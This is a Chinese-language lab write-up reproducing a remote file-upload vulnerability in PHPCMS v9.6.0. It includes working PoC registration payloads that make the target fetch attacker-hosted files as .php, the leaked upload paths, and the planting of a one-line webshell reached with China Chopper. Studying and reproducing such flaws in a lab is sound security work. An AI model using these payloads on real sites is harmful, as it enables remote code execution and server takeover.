

# PHPcms v9.6.0 文件上传漏洞

## 一、漏洞描述

PHPCMS 9.6.0版本中的libs/classes/attachment.class.php文件存在漏洞,该漏洞源于PHPCMS程序在下载远程/本地文件时没有对文件的类型做正确的校验。远程攻击者可以利用该漏洞上传并执行任意的PHP代码。

## 二、漏洞影响版本


PHPCMS 9.6.0

phpcms v9.6.0下载地址: <http://down.chinaz.com/soft/28180.html>

## 三、漏洞环境搭建

略

注: PHP版本=v7.3使用switch中使用continue会出现警告错误。(解决措施: v5.2<php<v7.3)



## 四、漏洞复现

- 1.本地搭建phpcmsv9.0
- 2.文件上传漏洞出现在注册页面, 进入注册页面, 填入所需要的信息

## 会员注册

### ① 填写信息

用户名:  ✓ 输入正确

密码:  ✓ 输入正确

确认密码:  ✓ 密码输入一致

邮箱:  ✓ 邮箱格式正确


昵称:  ✓ 输入正确

生日:

[同意注册协议, 提交注册](#)

☒ [点击阅读注册协议](#) ✓ 输入正确

3.使用burp进行抓包（在post请求中可以看到生日写入的字段是info[birthday]，猜测info还有其他对应的值）




4.在另一个系统 (kali) , 开启web服务, 然后在web根目录中创建一个txt文件

启动Apache Http的服务:  
/etc/init.d/apache2 start

```
kali@kali:/var/www/html$ cat phpinfo.txt
<?php phpinfo();?>
kali@kali:/var/www/html$ ls
index.html index.nginx-debian.html phpinfo.txt
kali@kali:/var/www/html$
```

5.对txt文件进行访问（注：因为是远程上传文件漏洞，因此txt文件要先可以被访问）



6.构建poc（注：构建poc时有几个注意点）

- modelid取值（modelid取值有1, 2, 3, 10, 11，但是10不可以（info[content]需要调用editor函数，modelid为10不存在这个函数））
- info[birthday]修改为info[content]
- 每次发送数据包要修改username, password, email的值

```
siteid=1&modelid=11&username=13&password=131111&pwdconfirm=131111&email=131111%40163.com&nickname=13&info[content]=<img%20src=http://192.168.112.147/phpinfo.txt?.php#.jpg>&dosubmit=%E5%90%8C%E6%84%8F%E6%B3%A8%E5%86%8C%E5%8D%8F%E8%AE%AE%EF%BC%8C%E6%8F%90%E4%BA%A4%E6%B3%A8%E5%86%8C&protocol=
```

```
9
0 siteid=1&modelid=11&username=13&password=131111&pwdconfirm=
  131111&email=131111%40163.com&nickname=13&info[content]=
    <img%20src=http://192.168.112.147/phpinfo.txt?.php#.jpg>&
      dosubmit=
        %E5%90%8C%E6%84%8F%E6%B3%A8%E5%86%8C%E5%8D%8F%E8%AE%AE%EF%BC%8C
          %E6%8F%90%E4%BA%A4%E6%B3%A8%E5%86%8C&protocol=
```

7.可以看到返回包里包含了文件上传的路径

```
<div style="font-size:12px;text-align:left; border:1px solid #9cc9e0; padding:1px 4px;color:#000000;font-family:Arial, Helvetica,sans-serif;">
  <span><b>
    MySQL Query :
    <b>
      INSERT INTO `phpcmsv9`.`v9_member_detail` (`content`,`userid`) VALUES ('&lt;img src=http://localhost/phpcmsv9.6.0/install_package/uploadfile/2021/0323/20210323075908701.php&gt;','2') <br />
    <b>
    MySQL Error :
    <b>
      Unknown column 'content' in 'field list' <br />
    <b>
    MySQL Errno :
    <b>
      1054 <br />
    <b>
    Message :
    <b>
      <br />
    <a href="http://faq.phpcms.cn/?errno=1054&msg=Unknown+column%27content%27+int%27field+list%27" target="_blank" style="color:red">Need Help?</a>
  </span>
```

8.浏览器访问，php代码被执行

## PHP Version 5.4.45



System	Windows NT WIN-M0CMJ0CB15K 6.1 build 7601 (Windows 7 Home Basic Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-

### 9.构造POC,上传一句话

```
siteid=1&modelid=11&username=15&password=151111&pwdconfirm=151111&email=151111%40163.com&nickname=15&info[content]=<img%20src=http://192.168.112.147/shell.txt?.php#.jpg>&dosubmit=%E5%90%8C%E6%84%8F%E6%B3%A8%E5%86%8C%E5%8D%8F%E8%AE%AE%EF%BC%8C%E6%8F%90%E4%BA%A4%E6%B3%A8%E5%86%8C&protocol=
```

```
<div style="font-size:12px;text-align:left; border:1px solid #9cc9e0; padding:1px 4px;color:#000000;font-family:Arial, Helvetica, sans-serif;">
<span><b>
MySQL Query :
</b>
INSERT INTO `phpcmsv9`.`v9_member_detail` (`content`,`userid`) VALUES ('&lt;img src=http://localhost/phpcmsv9.6.0/install_package/uploadfile/2021/03/23/20210323080627544.php&gt;','3') <br />
</b>
MySQL Error :
</b>
Unknown column 'content' in 'field list' <br />
</b>
MySQL Errno :
</b>
1054 <br />
</b>
Message :
</b>
<br />
<a href="http://faq.phpcms.cn/?errno=1054&msg=Unknown+column'+%27content%27+in'+%27field+list%27" target="_blank" style="color:red">Need Help?</a>
</span>
</div>
```

### 10、菜刀连接

URL地址	IP地址	物理位置	网站备注	创建时间	更新时间
http://192.168.112.131/phpcmsv9	192.168.112.131	局域网 对方和		2021/03/23 08:09:12	2021/03/23 08:09:12
http://easyjson.57af88.challenge.i	49.232.229.102	北京市 教育网		2020/10/08 17:25:02	2020/10/08 17:25:02

## 五、源码解析

详细解析: [https://www.jianshu.com/p/204698667fa2?tdsourcetag=s\\_pcqq\\_aiomsg](https://www.jianshu.com/p/204698667fa2?tdsourcetag=s_pcqq_aiomsg)